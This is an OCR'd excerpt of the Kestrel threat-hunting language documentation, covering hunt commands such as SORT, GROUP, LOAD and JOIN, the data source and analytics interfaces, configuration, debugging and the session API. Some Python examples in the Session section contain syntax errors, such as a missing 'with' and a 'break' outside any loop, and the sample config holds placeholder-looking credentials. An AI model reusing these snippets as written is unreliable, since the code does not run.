DISP nt ATTR src_ref.value, src_port, dst_ref.value, dst_port

# display process pid, name, and command line
procs = GET process FROM stixshifter://edrA WHERE parent_ref.name = 'bash'
DISP procs ATTR pid, name, command_line
```

(continues on next page)

(continued from previous page)

```
# display the timestamps from observations of those processes:
DISP TIMESTAMPED(procs) ATTR pid, name, command_line
```

4.4.7 DESCRIBE

The command `DESCRIBE` is an *inspection* hunt step to show descriptive statistics of a Kestrel variable attribute.

Syntax

```
DESCRIBE varx.attr
```

The command shows the following information of an numeric attribute:

- count: the number of non-NULL values
- mean: the average value
- min: the minimum value
- max: the maximum value

The command shows the following information of other attributes:

- count: the number of non-NULL values
- unique: the number of unique values
- top: the most freqently occurring value
- freq: the number of occurrences of the top value

Examples

```
# showing information like unique count of src_port
nt = GET network-traffic FROM stixshifter://idsX WHERE dst_port = 80
DESCRIBE nt.src_port
```

4.4.8 SORT

The command `SORT` is a *transformation* hunt step to reorder entities in a Kestrel variable and output the same set of entities with the new order to a new variable. While the `SORT` clause in `DISP` only alters the order of entities once for the display, the `SORT` command reorders the entities (in a variable) in the store of the session, thus all follow-up commands using the variable will see entities in the updated order. Most Kestrel commands are order insensitive, yet an entity-order-sensitive analytics can be developed and invoked by `APPLY`.

Syntax

```
newvar = SORT varx BY attribute [ASC|DESC]
```

- `attribute` is an attribute name like `pid` or `x_suspicious_score` (after running the Suspicious Process Scoring analytics) if `varx` is `process`.
- By default, data will be sorted by descending order. The user can specify the direction explicitly such as `ASC`: ascending order.

Examples

```
# get network traffic and sort them by their destination port
nt = GET network-traffic FROM stixshifter://idsX WHERE dst_ref_value = '1.2.3.4'
ntx = SORT nt BY dst_port ASC

# display all destination port and now it is easy to check important ports
DISP ntx ATTR dst_port
```

4.4.9 GROUP

The command `GROUP` is a *transformation* hunt step to group entities based on one or more attributes as well as computing aggregated attributes for the aggregated entities.

Syntax

```
aggr_var = GROUP varx BY attr1, attr2... [WITH aggr_fun(attr3) [AS alias], ...]
aggr_var = GROUP varx BY BIN(attr, bin_size [time unit])... [WITH aggr_fun(attr3) [AS␣
↪alias], ...]
```

- Numerical and timestamp attributes may be "binned" or "bucketed" using the `BIN` function. This function takes 2 arguments: an attribute, and an integer bin size. For timestamp attributes, the bin size may include a unit.
  - `DAYS` or `d`
  - `MINUTES` or `m`
  - `HOURS` or `h`
  - `SECONDS` or `s`
- If no aggregation functions are specified, they will be chosen automatically. In that case, attributes of the returned entities are decorated with a prefix `unique_` such as `unique_pid` instead of `pid`.
- When aggregations are specified without `alias`, aggregated attributes will be prefixed with the aggregation function such as `min_first_observed`.
- Support aggregation functions:
  - `MIN`: minimum value
  - `MAX`: maximum value
  - `AVG`: average value
  - `SUM`: sum of values

  - `COUNT`: count of non-null values
  - `NUNIQUE`: count of unique values

Examples

```
# group processes by their name and display
procs = GET process FROM stixshifter://edrA WHERE parent_ref.name = 'bash'
aggr = GROUP procs BY name
DISP aggr ATTR unique_name, unique_pid, unique_command_line

# group network traffic into 5 minute buckets:
conns = GET network-traffic FROM stixshifter://my_ndr WHERE src_ref.value LIKE '%'
conns_ts = TIMESTAMPED(conns)
conns_binned = GROUP conns_ts BY BIN(first_observed, 5m) WITH COUNT(src_port) AS count
```

4.4.10 SAVE

The command `SAVE` is a *flow-control* hunt step to dump a Kestrel variable to a local file.

Syntax

```
SAVE varx TO file_path
```

- All records of the entities in the input variable (*data table*) will be packaged in the output file.
- The suffix of the file path decides the format of the file. Currently supported formats:
  - `.csv`: CSV file.
  - `.parquet`: parquet file.
  - `.parquet.gz`: gzipped parquet file.
- It is useful to save a Kestrel variable into a file for analytics development. The *Docker Analytics Interface* actually does the same to prepare the input for a docker container.

Examples

```
# save all process records into /tmp/kestrel_procs.parquet.gz
procs = GET process FROM stixshifter://edrA WHERE parent_ref.name = 'bash'
SAVE procs TO /tmp/kestrel_procs.parquet.gz
```

4.4.11 LOAD

The command `LOAD` is a *flow-control* hunt step to load data from disk into a Kestrel variable.

Syntax

```
newvar = LOAD file_path [AS entity_type]
```

- The suffix of the file path decides the format of the file. Current supported formats:
  - `.csv`: CSV file.
  - `.parquet`: parquet file.
  - `.parquet.gz`: gzipped parquet file.
- The command loads records for the same type of entities. If there is no `type` column in the data, the returned entity type should be specified in the `AS` clause.
- Using `SAVE` and `LOAD`, you can transfer data between hunts.
- A user can `LOAD` external Threat Intelligence (TI) records into a Kestrel variable.

Examples

```
# save all process records into /tmp/kestrel_procs.parquet.gz
procs = GET process FROM stixshifter://edrA WHERE parent_ref.name = 'bash'
SAVE procs TO /tmp/kestrel_procs.parquet.gz

# in another hunt, load the processes
pload = LOAD /tmp/kestrel_procs.parquet.gz

# load suspicious IPs from a threat intelligence source
# the file /tmp/suspicious_ips.csv only has one column `value`, which is the IP
susp_ips = LOAD /tmp/suspicious_ips.csv AS ipv4-addr

# check whether there is any network-traffic goes to susp_ips
nt = GET network-traffic
     FROM stixshifter://idsX
     WHERE dst_ref.value = susp_ips.value
```

4.4.12 ASSIGN

The command `ASSIGN` is an *flow-control* hunt step to copy data from one variable to another.

Syntax

```
newvar = oldvar
newvar = TIMESTAMPED(oldvar)
newvar = oldvar [WHERE ecgp] [ATTR attr1,...] [SORT BY attr] [LIMIT n [OFFSET m]]
```

- The first form simply assigns a new name to a variable.
- In the second form, `newver` has the additional `first_observed` attribute than `oldvar`.
- In the third form, `oldvar` will be filtered and the result assigned to `newvar`.
- `ecgp` in `WHERE` is ECGP defined in *Graph Pattern and Matching*. Only the centered subgraph component (not extended subgraph) of the ECGP will be processed for the `ASSIGN` command.
- `attr` and `attr1` are entity attributes defined in *Entity and Variable*.
- `n` and `m` are integers.

Examples

```
# copy procs
copy_of_procs = procs

# filter conns for SSH connections
ssh_conns = conns WHERE dst_port = 22

# get URLs with their timestamps
ts_urls = TIMESTAMPED(urls)

# filter procs for WMIC commands with timestamps
wmic_procs = TIMESTAMPED(procs) WHERE command_line LIKE '%wmic%'

# WHERE clause examples
p2 = procs WHERE pid IN (4, 198, 2874)
p3 = procs WHERE pid = p2.pid
p4 = procs WHERE pid IN (p2.pid, 8888, 10002)
p5 = procs WHERE pid = p2.pid AND name = "explorer.exe"
```

4.4.13 MERGE

The command `MERGE` is a *flow-control* hunt step to union entities in multiple variables.

Syntax

```
merged_var = var1 + var2 + var3 + ...
```

- The command provides a way to merge hunt flows.
- All input variables to the command should share the same entity type.

Examples

```
# one TTP matching
procsA = GET process FROM stixshifter://edrA WHERE parent_ref.name = 'bash'

# another TTP matching
procsB = GET process FROM stixshifter://edrA WHERE binary_ref.name = 'sudo'

# merge results of both
procs = procsA + procsB

# further hunt flow
APPLY docker://susp_proc_scoring ON procs
```

4.4.14 JOIN

The command `JOIN` is an advanced *flow-control* hunt step that works on entity records directly for comprehensive entity connection discovery.

Syntax

```
newvar = JOIN varA, varB BY attribute1, attribute2
```

- The command takes in two Kestrel variables and one attribute from each variable. It performs an `inner join` on all records of the two variables regarding their joining attributes.
- The command returns entities from `varA` that share the attributes with `varB`.
- The command keeps all attributes in `varA` and add attributes from `varB` if not exists in `varA`.

Examples


```
procsA = GET process FROM stixshifter://edrA WHERE name = 'bash'
procsB = GET process WHERE binary_ref.name = 'sudo'

# get only processes from procsA that have a child process in procsB
procsC = JOIN procsA, procsB BY pid, parent_ref.pid

# an alternative way of doing it without knowing the reference attribute
procsD = FIND process CREATED procsB
procsE = GET process FROM procsD WHERE pid = procsA.pid
```

Comment

A momment in Kestrel start with # to the end of the line. Kestrel does not define multi-line comment blocks currently.

4.5 Kestrel Interfaces

As a threat hunting language, Kestrel is designed to access a variety of data sources and execute encapsulated analytics in every possible way, besides assembling retrieval, transformational, enriching, and inspective *hunt steps* into *huntflows*. In another word, Kestrel deals with different data sources in its retrieval hunt steps as well as different analytics in its enriching hunt steps. It is important to have an abstraction to be *adaptable* and *extensible* for data sources and analytics—the design of Kestrel interfaces.



Illustrated in the figure above, Kestrel uses a two-level abstraction for both data source and analytics: (i) a data source or analytics *interface* defines how a data source or analytics executes, i.e., input, output, plus execution mechanism, and (ii) each data source or analytics is developed to be executed under one or more interfaces.

Each interface has one or multiple schema strings, for example, `stixshifter://` for the *STIX-shifter Data Source Interface* and `docker://` for the *Docker Analytics Interface*. To use a specific data source or analytics, a user specifies an identifier of the data source or analytics as `schema://name` where `name` is the data source name or analytics name.

4.5.1 Data Source Interfaces

Kestrel currently implements two data source interfaces: *STIX-shifter Data Source Interface* and *STIX bundle Data Source Interface*. The former employees STIX-shifter as a federated search layer to reach to more than 30 different data sources via STIX-shifter connectors. The latter points to canned STIX bundle data for demo or development purposes.

Find how to setup/use data sources in Kestrel at *Connect to Data Sources*.

In real-world hunts, it is preferred to use a data source through *STIX-shifter Data Source Interface* to avoid re-implementing data pipelines that exist. As a hunter or hunting platform developers, you may identify the STIX-shifter connectors to be used in your orgainzation and customize them, e.g., update the translation mapping according to your

specific data schema. If no STIX-shifter connector exists for your data source, you can follow the STIX-shifter connector development guide to create one from a template by providing the API to the data source as well as the mappings to/from STIX for translation.

You are not required to use STIX-shifter or the *STIX-shifter Data Source Interface*. If you know how to get data in STIX observations from your data sources, you can add new data sources to *STIX bundle Data Source Interface* to connect to your data sources. If you don't like STIX and want direct connection to Kestrel *Data Representation*, you can create a new *data source interface* to directly ingest data into firepit, the Kestrel data store. This can be achieved by creating a new Python class inheriting the `AbstractDataSourceInterface` class. More instructions are in *Kestrel Data Source Interface* and firepit documentation.

4.5.2 Analytics Interfaces

Kestrel currently implements two analytics interfaces: *Python Analytics Interface* and *Docker Analytics Interface*. The former defines/runs a Kestrel analytics as a Python function, while the latter defines/runs a Kestrel analytics as a Docker container.

Check out community-contributed Kestrel analytics at the kestrel-analytics repo to get an idea of what analytics are possible to do in Kestrel. All analytics in the repo can be invoked by either the Python or Docker analytics interface. To use them via the *Python Analytics Interface*, one needs to tell the interface where the analytic functions are by creating a `pythonanalytics.yaml` config file (sample provided at kestrel-analytics repo). To use them via the *Docker Analytics Interface*, one needs to do `docker build` with the `Dockerfile` provided in each analytics folder. Visit *Setup Kestrel Analytics* to learn more about how to setup analytics.

Bring Your Own Analytics

Of course these will not cover all analytics one needs in hunts. One can quickly wrap a Python function into a Kestrel Python analytics as described in *Develop a Python Analytics*. One can also build a Kestrel analytics as a Docker container by following the guide in *Docker Analytics Interface* and the blog Building Your Own Kestrel Analytics. It is obvious that a Kestrel analytics under the Docker interface can execute any code in any language, even binary without source code, or an API to other services. In fact, a Kestrel analytics under the Python interface can do the same by using the Python function as a proxy to invoke complex analytic logic in any languages or binaries.

If both analytics interfaces are still not enough, for example, one already have a collection of analytic functions as AWS Lambda functions, one can easily develops a new Kestrel analytics interface to run them. Similar to developing a new Kestrel data source interface, one needs to create a new Python class inheriting the `AbstractAnalyticsInterface` class. More instructions are in *Kestrel Analytics Interface*.

CHAPTER

FIVE

CONFIGURATION

Kestrel loads user-defined configurations to override default values when the runtimes start. Thus you can customize your Kestrel runtime by putting configuration values in `~/.config/kestrel/kestrel.yaml` or any YAML file with path specified in the environment variable `KESTREL_CONFIG`.

Note: the Kestrel main config should not be confused with configurations for data sources. In Kestrel, data sources are defined/grouped by each *Kestrel Data Source Interface*. Each data source interface is a Python package and has its own configuration file. For example, *STIX-shifter Data Source Interface* describes the use and configuration of STIX-shifter data sources.

5.1 Default Kestrel Configuration

- Default Kestrel 1 Config
- Default Kestrel 2 Config

5.2 Example of User-Defined Configurations

You can disable prefetch by creating `~/.config/kestrel/kestrel.yaml` with the following:

```
prefetch:
  switch_per_command:
    get: false
    find: false
```

Kestrel will then not proactively search for logs/records for entities extracted from the return of `GET`/`FIND`, which will largely disable followup `FIND` commands/steps.

Kestrel config supports expansion of environment variables, e.g., if a value in the YAML file is `$ENVX`, then the value is fetched from environment variable `$ENVX` Kestrel loads the config file.

CHAPTER

SIX

DEBUG

If you encountered a Kestrel error, you may want to ask for help in our OCA slack channel of Kestrel. A Kestrel veteran may guide you to further dig out the issue in Kestrel debug mode.

6.1 Kestrel Errors

Generally there are two categories of Kestrel errors:

- Kestrel exceptions: the errors that have been thought by Kestrel developers and encapsulated in a Kestrel Exception class. These errors can be quickly explained by a Kestrel developer and their root causes are limited.
- Generic Python exceptions: the errors that haven't been captured by Kestrel runtime, which may be due to the incomplete try/catch coverage in Kestrel code or an error from a third party code, e.g., a dependent library or a Kestrel analytics (e.g., *Python Analytics Interface*). These errors usually need further debug, especially help from you to work with a Kestrel or third party code developer to debug.

6.2 Enable Debug Mode

You can run Kestrel in debug mode by either use the `--debug` flag of the Kestrel command-line utility, or create environment variable `KESTREL_DEBUG` with any value before launching Kestrel, which is useful when you use Kestrel in Jupyter Notebook. In the debug mode, all runtime data including caches and logs at debug level are at `/tmp/kestrel-$USER/` (`$TMPDIR/kestrel-$USER/` on macOS). The runtime logs of the latest created session is at `/tmp/kestrel-$USER/session.log` (`$TMPDIR/kestrel-$USER/session.log` on macOS).

6.3 Add Your Own Log Entry

If a Kestrel veteran assisted you in further debuging an issue, it is likely he/she will let you add a debug log entry to a specific Kestrel module/function to print out some value:

1. Clone the kestrel-lang repo:

```
$ git clone https://github.com/opencybersecurityalliance/kestrel-lang.git
```

2. Ensure the following is in the module you'd like to debug (add if not):

```
import logging
_logger = logging.getLogger(__name__)
```

3. Add debug log entry where you want:

```
_logger.debug(something_you_want_to_log)
```

4. Install your local Kestrel build:

```
$ pip install -e .
```

5. Rerun Kestrel (command-line utility or restart Kestrel kernel in Jupyter) and check the entry you logged at `/tmp/kestrel-$USER/session.log`.

CHAPTER

SEVEN

RUNTIME API

7.1 Kestrel Session

A Kestrel session provides an isolated stateful runtime space for a huntflow.

A huntflow is the source code or script of a cyber threat hunt, which can be developed offline in a text editor or interactively as the hunt goes. A Kestrel session provides the runtime space for a huntflow that allows execution and inspection of hunt statements in the huntflow. The *Session* class in this module supports both non-interactive and interactive execution of huntflows as well as comprehensive APIs besides execution.

Examples

A non-interactive execution of a huntflow:

```
from kestrel.session import Session
with Session() as session:
    open(huntflow_file) as hff:
        huntflow = hff.read()
    session.execute(huntflow)
```

An interactive composition and execution of a huntflow:

```
from kestrel.session import Session
with Session() as session:
    try:
        hunt_statement = input(">>> ")
    except EOFError:
        print()
        break
    else:
        output = session.execute(hunt_statement)
        print(output)
```

Export Kestrel variable to Python:

```
from kestrel.session import Session
huntflow = """newvar = GET process
                       FROM stixshifter://workstationX
                       WHERE [process:name = 'cmd.exe']"""
with Session() as session:
    session.execute(huntflow)
```

(continues on next page)

(continued from previous page)

```
    cmds = session.get_variable("newvar")
for process in cmds:
    print(process["name"])
```

class kestrel.session.**Session**(*session_id=None*, *runtime_dir=None*, *store_path=None*, *debug_mode=False*)

Bases: `AbstractContextManager`

Kestrel Session class

A session object needs to be instantiated to create a Kestrel runtime space. This is the foundation of multi-user dynamic composition and execution of huntflows. A Kestrel session has two important properties:

- Stateful: a session keeps track of states/effects of statements that have been previously executed in this session, e.g., the values of previous established Kestrel variables. A session can invoke more than one *execute()*, and each *execute()* can process a block of Kestrel code, i.e., multiple Kestrel statements.
- Isolated: each session is established in an isolated space (memory and file system):
  - Memory isolation is accomplished by OS process and memory space management automatically – different Kestrel session instances will not overlap in memory.
  - File system isolation is accomplished with the setup and management of a temporary runtime directory for each session.

Parameters

- **runtime_dir** (*str*) – to be used for *runtime_directory*.
- **store_path** (*str*) – the file path or URL to initialize *store*.
- **debug_mode** (*bool*) – to be assign to *debug_mode*.

session_id

The Kestrel session ID, which will be created as a random UUID if not given in the constructor.

Type
str

runtime_directory

The runtime directory stores session related data in the file system such as local cache of queried results, session log, and may be the internal store. The session will use a temporary directory derived from *session_id* if the path is not specified in constructor parameters.

Type
str

store

The internal store used by the session to normalize queried results, implement cache, and realize the low level code generation. The store from the `firepit` package provides an operation abstraction over the raw internal database: either a local store, e.g., SQLite, or a remote one, e.g., PostgreSQL. If not specified from the constructor parameter, the session will use the default SQLite store in the *runtime_directory*.

Type
firepit.SqlStorage

debug_mode

The debug flag set by the session constructor. If True, a fixed debug link `/tmp/kestrel` of *runtime_directory* will be created, and *runtime_directory* will not be removed by the session when terminating.

Type
bool

runtime_directory_is_owned_by_upper_layer

The flag to specify who owns and manages *runtime_directory*. False by default, where the Kestrel session will manage session file system isolation – create and destory *runtime_directory*. If True, the runtime directory is created, passed in to the session constructor, and will be destroyed by the calling site.

Type
bool

symtable

The continuously updated *symbol table* of the running session, which is a dictionary mapping from Kestrel variable names `str` to their associated Kestrel internal data structure `VarStruct`.

Type
dict

data_source_manager

The data source manager handles queries to all data source interfaces such as local file stix bundle and stix-shifter. It also stores previous queried data sources for the session, which is used for a syntax sugar when there is no data source in a Kestrel `GET` statement – the last data source is implicitly used.

Type
kestrel.datasource.DataSourceManager

analytics_manager

The analytics manager handles all analytics related operations such as executing an analytics or getting the list of analytics for code auto-completion.

Type
kestrel.analytics.AnalyticsManager

execute(*codeblock*)

Execute a Kestrel code block.

A Kestrel statement or multiple consecutive statements constitute a code block, which can be executed by this method. New Kestrel variables can be created in a code block such as `newvar = GET ...`. Two types of Kestrel variables can be legally referred in a Kestrel statement in the code block:

- A Kestrel variable created in the same code block prior to the reference.
- A Kestrel variable created in code blocks previously executed by the session. The session maintains the *symtable* to keep the state of all previously executed Kestrel statements and their established Kestrel variables.

Parameters
codeblock (*str*) – the code block to be executed.

Returns
A list of outputs that each of them is the output for each statement in the inputted code block.

`parse`(*codeblock*)

Parse a Kestrel code block.

Parse one or multiple consecutive Kestrel statements (a Kestrel code block) into the abstract syntax tree. This could be useful for frontends that need to parse a statement *without* executing it in order to render some type of interface.

Parameters
codeblock (*str*) – the code block to be parsed.

Returns
A list of dictionaries that each of them is an *abstract syntax tree* for one Kestrel statement in the inputted code block.

`get_variable_names`()

Get the list of Kestrel variable names created in this session.

`get_variable`(*var_name*, *deref=True*)

Get the data of Kestrel variable `var_name`, which is list of homogeneous entities (STIX SCOs).

`create_variable`(*var_name*, *objects*, *object_type=None*)

Create a new Kestrel variable `var_name` with data in `objects`.

This is the API equivalent to Kestrel command `NEW`, while allowing more flexible objects types (Python objects) than the objects serialized into text/JSON in the command `NEW`.

Parameters

- **var_name** (*str*) – The Kestrel variable to be created.
- **objects** (*list*) – List of Python objects, currently support either a list of `str` or a list of `dict`.
- **object_type** (*str*) – The Kestrel entity type for the created Kestrel variable. It overrides the `type` field in `objects`. If there is no `type` field in `objects`, e.g., `objects` is a list of `str`, this parameter is required.

`do_complete`(*code*, *cursor_pos*)

Kestrel code auto-completion.

Parameters

- **code** (*str*) – Kestrel code.
- **cursor_pos** (*int*) – the position to start completion (index in `code`).

Returns
A list of suggested strings to complete the code.

`close`()

Explicitly close the session.

This may be executed by a context manager or when the program exits.

7.2 Kestrel Data Source Interface

The abstract interface for building a data source interface for Kestrel.

A Kestrel data source interface is a Python package with the following rules:

- The package name should use prefix `kestrel_datasource_`.
- The package should have one and only one root level class inherited from *AbstractDataSourceInterface*.
  - There is no restriction on package structure for the package.
  - There is no restriction on interface class name.
  - The interface class should inhert *AbstractDataSourceInterface*.
  - The interface class should be importable from the package directly, i.e., it needs to be imported into `__init__.py` of the package.
  - Zero class inherited from *AbstractDataSourceInterface* will result in an exception.
  - Multiple classes inherited from *AbstractDataSourceInterface* will result in an exception.

class kestrel.datasource.interface.**AbstractDataSourceInterface**

Bases: ABC

The abstract class for building a data source interface.

Why do we design the interface this way? Actually we do not need a class for building the interface since all methods are static. However, in Python, we need to have a class if we'd like to enforce developers to implement the methods when developing a concrete interface. This is done by using both `@staticmethod` and `@abstractmethod` decorators for all methods/functions. When using an interface, Kestrel runtime will not instantiate an object from an interface class but use the static methods directly. This may not look beautiful in design, and hope we have something comparable to `typeclass` in Haskell for non-OOP interface abstraction in the future.

abstract static schemes()

`scheme` (the URI prefix before `://`) of the data source interface.

Every data source interface should have at least one *unique* scheme to use at the beginning of the data source URI. To develop a new data source, one needs to check public Kestrel data source packages to name a new one that is not taken. Note that scheme defined here should be in lowercase, and Kestrel data source manager will normalize schemes of incoming URIs into lowercase.

Returns
A list of schemes; A URI with one of the scheme will be processed by this interface.

Return type
[str]

abstract static list_data_sources(*config*)

List data source names accessible from this interface.

Parameters
config (*dict*) – a layered list/dict that contains config for the interface and can be edited/updated by the interface.

Returns
A list of data source names accessible from this interface.

Return type
[str]

abstract static query(*uri*, *pattern*, *session_id*, *config*, *store=None*, *limit=None*)

Sending a data query to a specific data source.

If the store of the session is modified and directly gets the data loaded into a `query_id`, it should return `kestrel.datasource.ReturnFromStore`.

If the interface uses local files as intermediate/temporary storage before loading it to the store, it should return `kestrel.datasource.ReturnFromFile`.

Parameters

- **uri** (*str*) – the full URI including the scheme and data source name.
- **pattern** (*str*) – the pattern to query (currently we support STIX).
- **session_id** (*str*) – id of the session, may be useful for analytics directly writing into the store.
- **config** (*dict*) – a layered list/dict that contains config for the interface and can be edited/updated by the interface.
- **store** (*firepit.SqlStorage*) – The internal store used by the session
- **limit** (*Optional[int]*) – limit on the number of records to return; None if there is no limit

Returns

returned data. Currently there are two choices: `kestrel.datasource.ReturnFromFile` and `kestrel.datasource.ReturnFromStore`.

Return type

kestrel.datasource.retstruct.AbstractReturnStruct

7.3 Kestrel Data Source ReturnStruct

class kestrel.datasource.retstruct.**AbstractReturnStruct**

Bases: ABC

The abstract class for creating return objects.

1. it should have a constructor for the interface to create it. The interface should specify the `query_id` in the constructor.
2. it should have a *load_to_store* method for Kestrel runtime to load data from it.

abstract load_to_store(*store*)

Load the data (from data source) to store.

Returns

the `query_id`, which is a identifier in the store associated with the loaded data entries.

Return type

str

class kestrel.datasource.retstruct.**ReturnFromFile**(*query_id*, *file_paths*)

Bases: *AbstractReturnStruct*

The return structure when the data source interface uses files as intermediate storage before loading to store.

Parameters

- **query_id** (*str*) – typically just a UUID.

- **file_paths** (*[str]*) – the list of stix bundle file paths.

load_to_store(*store*)

Load the data (from data source) to store.

Returns
the query_id, which is a identifier in the store associated with the loaded data entries.

Return type
str

class kestrel.datasource.retstruct.**ReturnFromStore**(*query_id*)

Bases: *AbstractReturnStruct*

The return structure when the data source interface directly operates on the store.

Parameters
query_id (*str*) – typically just a UUID.

load_to_store(*store*)

Load the data (from data source) to store.

Returns
the query_id, which is a identifier in the store associated with the loaded data entries.

Return type
str

7.4 STIX-shifter Data Source Interface

The STIX-shifter data source package provides access to data sources via stix-shifter.

The STIX-shifter interface connects to multiple data sources. Users need to provide one *profile* per data source. The profile name (case insensitive) will be used in the `FROM` clause of the Kestrel `GET` command, e.g., `newvar = GET entity-type FROM stixshifter://profilename WHERE ...`. Kestrel runtime will load profiles from 3 places (the later will override the former):

1. STIX-shifter interface config file (only when a Kestrel session starts):

   Create the STIX-shifter interface config file (YAML):

   - Default path: `~/.config/kestrel/stixshifter.yaml`.
   - A customized path specified in the environment variable `KESTREL_STIXSHIFTER_CONFIG`.

   Example of STIX-shifter interface config file containing profiles (note that the `options` section is not required):

```
profiles:
    host101:
        connector: elastic_ecs
        connection:
            host: elastic.securitylog.company.com
            port: 9200
            indices: host101
            pagination: false # disable pagination (only <10k results) to␣
↪have better performance; Kestrel default: true
            options:  # use any of this section when needed
```

(continues on next page)

(continued from previous page)

```
                verify_cert: false  # allow invalid/expired/self-signed␣
↪certificate
                retrieval_batch_size: 10000  # set to 10000 to match␣
↪default Elasticsearch page size; Kestrel default across connectors: 2000
                single_batch_timeout: 120  # increase it if hit 60 seconds␣
↪(Kestrel default) timeout error for each batch of retrieval
                cool_down_after_transmission: 2  # seconds to cool down␣
↪between data source API calls, required by some API such as sentinelone;␣
↪Kestrel default: 0
                subquery_time_window: 3600 # split each query into multiple␣
↪subqueries with smaller time windows specified here in seconds; Kestrel␣
↪default: 0 (not split query)
                allow_dev_connector: True  # do not check version of a␣
↪connector to allow custom/testing connector installed with any version;␣
↪Kestrel default: False
                dialects:  # more info: https://github.com/
↪opencybersecurityalliance/stix-shifter/tree/develop/stix_shifter_modules/
↪elastic_ecs#dialects
                  - beats  # need it if the index is created by Filebeat/
↪Winlogbeat/*beat
        config:
            auth:
                id: VuaCfGcBCdbkQm-e5aOx
                api_key: ui2lp2axTNmsyakw9tvNnw
    host102:
        connector: qradar
        connection:
            host: qradar.securitylog.company.com
            port: 443
        config:
            auth:
                SEC: 123e4567-e89b-12d3-a456-426614174000
    host103:
        connector: cbcloud
        connection:
            host: cbcloud.securitylog.company.com
            port: 443
        config:
            auth:
                org-key: D5DQRHQP
                token: HT8EMI32DSIMAQ7DJM
options:  # this section is not required
    fast_translate:  # use firepit-native translation (Dataframe as vessel)␣
↪instead of stix-shifter result translation (JSON as vessel) for the␣
↪following connectors
        - qradar
        - elastic_ecs
    translation_workers_count: 8  # default: 2
```

Full specifications for data source profile sections/fields:

- Connector-specific fields: in stix-shifter, go to `stix_shifter_modules/connector_name/configuration` like elastic_ecs config.

- General fields shared across connectors: in stix-shifter, go to stix_shifter_modules/lang_en.json.

The stix-shifter YAML config supports expansion of environment variables, e.g., `$HOST101_ID` and `$HOST101_KEY` will be replaced by values from the environment variables when the following section of the config loads by Kestrel:

```
profiles:
    host101:
        config:
            auth:
                id: $HOST101_ID
                api_key: $HOST101_KEY
```

2. environment variables (only when a Kestrel session starts):

   Three environment variables are required for each profile:

   - `STIXSHIFTER_PROFILENAME_CONNECTOR`: the STIX-shifter connector name, e.g., `elastic_ecs`.
   - `STIXSHIFTER_PROFILENAME_CONNECTION`: the STIX-shifter connection object in JSON string.
   - `STIXSHIFTER_PROFILENAME_CONFIG`: the STIX-shifter configuration object in JSON string.

   Example of environment variables for a profile:

```
$ export STIXSHIFTER_HOST101_CONNECTOR=elastic_ecs
$ export STIXSHIFTER_HOST101_CONNECTION='{"host":"elastic.securitylog.
↪company.com", "port":9200, "indices":"host101"}'
$ export STIXSHIFTER_HOST101_CONFIG='{"auth":{"id":"VuaCfGcBCdbkQm-e5aOx",
↪"api_key":"ui2lp2axTNmsyakw9tvNnw"}}'
```

3. any in-session edit through the `CONFIG` command.

After added data source profiles into `stixshifter.yaml`, you can test the data source:

```
$ stix-shifter-diag data_source_name
```

where `data_source_name` is any profile named in the `stixshifter.yaml` config file, usually used in `FROM stixshifter://data_source_name` in the `GET` command.

The diagnosis utility will check config, test query translation, try connect to the data source to execute a small and a large query, and retrieve data back. Details of all steps will be printed for diagnosis purpose.

If you launch Kestrel in debug mode, STIX-shifter debug mode is still not enabled by default. To record debug level logs of STIX-shifter, create environment variable `KESTREL_STIXSHIFTER_DEBUG` with any value.

class kestrel_datasource_stixshifter.interface.**StixShifterInterface**

Bases: *AbstractDataSourceInterface*

static schemes()

STIX-shifter data source interface only supports `stixshifter://` scheme.

static list_data_sources(*config*)

Get configured data sources from environment variable profiles.

static query(*uri*, *pattern*, *session_id*, *config*, *store*, *limit=None*)

Query a stixshifter data source.

7.5 STIX bundle Data Source Interface

The STIX bundle data source package provides access to canned data in STIX bundles locally or remotely.

class kestrel_datasource_stixbundle.interface.**StixBundleInterface**

Bases: *AbstractDataSourceInterface*

static schemes()

STIX bundle data source interface supporting `file:///`, `http://`, `https://` scheme.

static list_data_sources(*config=None*)

This interface does not list data sources.

static query(*uri*, *pattern*, *session_id=None*, *config=None*, *store=None*, *limit=None*)

Query a STIX bundle locally or remotely.

7.6 Kestrel Analytics Interface

The abstract interface for building an analytics interface for Kestrel.

A Kestrel analytics interface is a Python package with the following rules:

- The package name should use prefix `kestrel_analytics_`.
- The package should have one and only one root level class inherited from *AbstractAnalyticsInterface*.
  - There is no restriction on package structure for the package.
  - There is no restriction on interface class name.
